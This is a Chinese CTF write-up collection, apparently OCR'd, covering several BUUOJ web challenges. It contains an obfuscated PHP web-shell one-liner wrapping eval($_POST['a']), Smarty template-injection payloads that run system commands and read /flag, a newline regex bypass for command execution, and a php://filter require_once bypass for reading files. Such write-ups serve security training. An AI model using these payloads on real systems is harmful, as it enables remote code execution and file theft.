
```
${%fe%fe%fe%fe^%a1%b9%bb%aa}[_](${%fe%fe%fe%fe^%a1%b9%bb%aa}[__]);&_=assert&__=eval($_POST[%27a%27])
```

连接蚁剑




flag里没有flag
应该是要用readflag了





[CISCN2019 华东南赛区]Web11



关键：1.Build With Smarty! 2.IP 3.X-Forwarded-For

抓包添加：X-Forwarded-For:127.0.0.1

```
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Sa
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatio
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=17a70c4eb7121c-00bb4faf68d525-6373264-144000-17a70c4eb724ad
Connection: close
X-Forwarded-For:127.0.0.1
```

Search...

Response

Pretty Raw Hex Render \n

```
</head>
<body>
  <div class="container">
    <div class="row">
      <div style="float:left;">
        <h1>
          IP
        </h1>
        <h2 class="hidden-xs hidden-sm">
          A Simple Public IP Address API
        </h2>
      </div>
      <div style="float:right;margin-top:30px;">
        Current IP:127.0.0.1
      </div>
    </div>
```


X-Forwarded-For:{7+7}

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safar
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=17a70c4eb7121c-00bb4faf68d525-6373264-144000-17a70c4eb724ad
Connection: close
X-Forwarded-For:{7+7}
```

Search...

Response


Pretty Raw Hex Render \n

```
<link rel="stylesheet" href="./css/bootstrap.min.css">
</head>
<body>
  <div class="container">
    <div class="row">
      <div style="float:left;">
        <h1>
          IP
        </h1>
        <h2 class="hidden-xs hidden-sm">
          A Simple Public IP Address API
        </h2>
```

```
        <div style="float:right;margin-top:30px;">
          Current IP:14
        </div>
```


说明确实是smarty，上smarty常用payload

```
{if phpinfo()}{/if}
{if system('ls')}{/if}
{if readfile('/flag')}{/if}
{if show_source('/flag')}{/if}
{if system('cat ../../../flag')}{/if}
```



[FBCTF2019]RCEService

提交json格式

```
?cmd={"cmd":"ls"}
```

但没什么用

网上找到的源码：

```php
<?php

putenv('PATH=/home/rceservice/jail');

if (isset($_REQUEST['cmd'])) {
  $json = $_REQUEST['cmd'];

  if (!is_string($json)) {
    echo 'Hacking attempt detected<br/><br/>';
  } elseif (preg_match('/^.*(alias|bg|bind|break|builtin|case|cd|command|compgen|complete|continue|declare|dirs|disown|echo|enable|eval|exec|exit|export|fc|fg|getopts|hash|help|history|if|jobs|kill|let|local|logout|popd|printf|pushd|pwd|read|readonly|return|set|shift|shopt|source|suspend|test|times|trap|type|typeset|ulimit|umask|unalias|unset|until|wait|while|[\x00-\x1FA-Z0-9!#-\/;-@\[-`|~\x7F]+).*$/', $json)) {
    echo 'Hacking attempt detected<br/><br/>';
  } else {
    echo 'Attempting to run command:<br/>';
    $cmd = json_decode($json, true)['cmd'];
    if ($cmd !== NULL) {
      system($cmd);
    } else {
      echo 'Invalid input';
    }
    echo '<br/><br/>';
  }
}

?>
```

法一：因为preg_match只会去匹配第一行，所以这里可以用多行进行绕过

源码中可以看到putenv('PATH=/home/rceservice/jail')已经修改了环境变量，我们只能用绝对路径来调用系统命令

cat命令在/bin中保存

所以构造出payload ， %0A是换行符

```
?cmd={%0A"cmd":"/bin/cat /home/rceservice/flag"%0A}
```

不安全 | 060d1981-6e1a-43ed-8e47-87a55ed223b9.node4.buuoj.cn/?cmd={%0A"cmd":"/bin/cat%20/home/rceservice/flag"%0A}

Web Adminstration Interface

Attempting to run command:
flag{615b435b-faae-4251-ba37-0a2f8b238f3f}

Enter command as JSON:

[b01lers2020]Welcome to Earth

进入不一会儿就会进入/die/

不安全 | 2eac5ef6-abb8-4434-81cf-88bff295217e.node4.buuoj.cn/die/

You died and so did everyone else, bad job, try again

抓包看看：

Pretty Raw Hex \n

```
GET / HTTP/1.1
Host: 2eac5ef6-abb8-4434-81cf-88bff295217e.node4.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0
Referer: http://2eac5ef6-abb8-4434-81cf-88bff295217e.node4.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=17a70c4eb7121c-00bb4faf68d525-6373264-144000-17a70c4eb724ad
Connection: close
```

Search...

Response

Pretty Raw Hex Render \n

```
      event = event || window.event;
      if (event.keyCode == 27) {
        event.preventDefault();
        window.location = "/chase/";
      }
       else die();
    };

    function sleep(ms) {
      return new Promise(resolve => setTimeout(resolve, ms));
    }

    async function dietimer() {
      await sleep(10000);
```



```
GET /chase/ HTTP/1.1
Host: 2eac5ef6-abb8-4434-81cf-88bff295217e.node4.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gec
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
Referer: http://2eac5ef6-abb8-4434-81cf-88bff295217e.node4.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=17a70c4eb7121c-00bb4faf68d525-6373264-144000-17a70c4eb724ad
Connection: close
```

Search...

Response

Pretty Raw Hex Render \n

```
    }

    function die() {
      window.location = "/die/";
    }

    function left() {
      window.location = "/die/";
    }

    function leftt() {
      window.location = "/leftt/";
    }

    function right() {
      window.location = "/die/";
    }
```

Search...


```
GET /leftt/ HTTP/1.1
Host: 2eac5ef6-abb8-4434-81cf-88bff295217e.node4.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Saf
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
Referer: http://2eac5ef6-abb8-4434-81cf-88bff295217e.node4.buuoj.cn/
Accept-Encoding: gzip, deflate
```

```
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=17a70c4eb7121c-00bb4faf68d525-6373264-144000-17a70c4eb724ad
Connection: close
```

Search...

Response

Pretty Raw Hex Render \n

```
      SHOOT IT
    </h1>
    <p>
      You've got the bogey in your sights, take the shot!
    </p>
    <img
    src="/static/img/locked.png"
    alt="locked on"
    style="width:60vw;"
    />
    </br>
    <button onClick="window.location='/die/'">
      Take the shot
    </button>
    <!-- <button onClick="window.location='/shoot/'">Take the shot</button> -->
  </body>
```


Pretty Raw Hex \n

```
GET /shoot/ HTTP/1.1
Host: 2eac5ef6-abb8-4434-81cf-88bff295217e.node4.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0
Referer: http://2eac5ef6-abb8-4434-81cf-88bff295217e.node4.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=17a70c4eb7121c-00bb4faf68d525-6373264-144000-17a70c4eb724ad
Connection: close
```

Search...

Response

Pretty Raw Hex Render \n

```
    <title>
      Welcome to Earth
    </title>
  </head>
  <body>
    <h1>
      YOU SHOT IT DOWN!
    </h1>
    <p>
      Well done! You also crash in the process
    </p>
    <img src="/static/img/parachute.png" alt="parachute" style="width:60vw;" />
    <button onClick="window.location='/door/'">
      Continue
    </button>
  </body>
```



```
GET /door/ HTTP/1.1
Host: 2eac5ef6-abb8-4434-81cf-88bff295217e.node4.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed
```

```
Referer: http://2eac5ef6-abb8-4434-81cf-88bff295217e.node4.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=17a70c4eb7121c-00bb4faf68d525-6373264-144000-17a70c4eb724ad
Connection: close
```

Search...

Response

Pretty Raw Hex Render \n

```
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 08 Jul 2021 06:34:40 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 20334
Connection: close

<!DOCTYPE html>
<html>
  <head>
    <title>
      Welcome to Earth
    </title>
    <script src="/static/js/door.js">
    </script>
  </head>
  <body>
```

Search...


```
GET /static/js/door.js/ HTTP/1.1
Host: 2eac5ef6-abb8-4434-81cf-88bff295217e.node4.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safa
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
Referer: http://2eac5ef6-abb8-4434-81cf-88bff295217e.node4.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=17a70c4eb7121c-00bb4faf68d525-6373264-144000-17a70c4eb724ad
Connection: close
```

Search...

Response

Pretty Raw Hex Render \n

```
Expires: Sat, 07 Aug 2021 06:38:07 GMT
Last-Modified: Sat, 21 Mar 2020 13:00:39 GMT

function check_door() {
  var all_radio = document.getElementById("door_form").elements;
  var guess = null;

  for (var i = 0;
   i < all_radio.length;
   i++)
  if (all_radio[i].checked) guess = all_radio[i].value;

  rand = Math.floor(Math.random() * 360);
  if (rand == guess) window.location = "/open/";
  else window.location = "/die/";
}
```

```
GET /open/ HTTP/1.1
Host: 2eac5ef6-abb8-4434-81cf-88bff295217e.node4.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si
Referer: http://2eac5ef6-abb8-4434-81cf-88bff295217e.node4.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=17a70c4eb7121c-00bb4faf68d525-6373264-144000-17a70c4eb724ad
Connection: close
```

Search...

Response

Pretty Raw Hex Render \n

```
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 08 Jul 2021 06:38:42 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 334
Connection: close

<!DOCTYPE html>
<html>
  <head>
    <title>
      Welcome to Earth
    </title>
    <script src="/static/js/open_sesame.js">
    </script>
  </head>
  <body>
```

Search...

Pretty Raw Hex \n

```
GET /static/js/open_sesame.js/ HTTP/1.1
Host: 2eac5ef6-abb8-4434-81cf-88bff295217e.node4.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://2eac5ef6-abb8-4434-81cf-88bff295217e.node4.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=17a70c4eb7121c-00bb4faf68d525-6373264-144000-17a70c4eb724ad
Connection: close
```

Search... 0 mat

Response

Pretty Raw Hex Render \n

```
Cache-Control: max-age=2592000
Etag: "1584795639.0-202-546639557"
Expires: Sat, 07 Aug 2021 06:39:28 GMT
Last-Modified: Sat, 21 Mar 2020 13:00:39 GMT

function sleep(ms) {
  return new Promise(resolve => setTimeout(resolve, ms));
}

function open(i) {
```

```
  sleep(1).then(() => {
    open(i + 1);
  }
  );
  if (i == 4000000000) window.location = "/fight/";
}
```

Search... 0 mat

Done

Pretty Raw Hex \n

```
GET /fight/ HTTP/1.1
Host: 2eac5ef6-abb8-4434-81cf-88bff295217e.node4.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://2eac5ef6-abb8-4434-81cf-88bff295217e.node4.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=17a70c4eb7121c-00bb4faf68d525-6373264-144000-17a70c4eb724ad
Connection: close
```

Search... 0 match

Response

Pretty Raw Hex Render \n

```
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 08 Jul 2021 06:42:36 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 394
Connection: close

<!DOCTYPE html>
<html>
  <head>
    <title>
      Welcome to Earth
    </title>
    <script src="/static/js/fight.js">
    </script>
  </head>
  <body>
```


Request

Pretty Raw Hex \n

```
GET /static/js/fight.js/ HTTP/1.1
Host: 2eac5ef6-abb8-4434-81cf-88bff295217e.node4.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://2eac5ef6-abb8-4434-81cf-88bff295217e.node4.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=17a70c4eb7121c-00bb4faf68d525-6373264-144000-17a70c4eb724ad
Connection: close
```

Search... 0 n

Response

Pretty Raw Hex Render \n

```
//console.log(scramble(flag, action));
function scramble(flag, key) {
  for (var i = 0;
   i < key.length;
   i++) {
    let n = key.charCodeAt(i) % flag.length;
    let temp = flag[i];
    flag[i] = flag[n];
    flag[n] = temp;
  }
  return flag;
}
```


```
function check_action() {
  var action = document.getElementById("action").value;
  var flag = ["{hey", "_boy", "aaaa", "s_im", "ck!}", "_baa", "aaaa", "pctf"];
```

Search...

Done


```
from itertools import permutations

flag = ["{hey", "_boy", "aaaa", "s_im", "ck!}", "_baa", "aaaa", "pctf"]

item = permutations(flag)
for i in item:
 k = ''.join(list(i))
 if k.startswith('pctf{hey_boys') and k[-1] == '}':
  print(k)
```

itertools



[WMCTF2020]Make PHP Great Again 2.0

```
<?php
highlight_file(__FILE__);
require_once 'flag.php';
if(isset($_GET['file'])) {
    require_once $_GET['file'];
}
```

这里用了require_once只能包含一次

我们这里用PHP最新版的小Trick， require_once包含的软链接层数较多时once的hash匹配会直接失效造成重复包含

```
payload:?file=php://filter/convert.base64-encode/resource=/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/var/www/html/flag.php
```

EasyBypass

绕过

Wallbreaker_Easy

蚁剑插件来解题

[WMCTF2020]Make PHP Great Again

记住姿势

[BSidesCF 2019]Pick Tac Toe

用hackbar来post

October 2019 Twice SQL Injection

真二次注入

[GKCTF 2021]easycms

好难

[RootersCTF2019]babyWeb

万能密码

[CSAWQual 2019]Web_Unagi

难

[BSidesCF 2019]SVGMagic

xml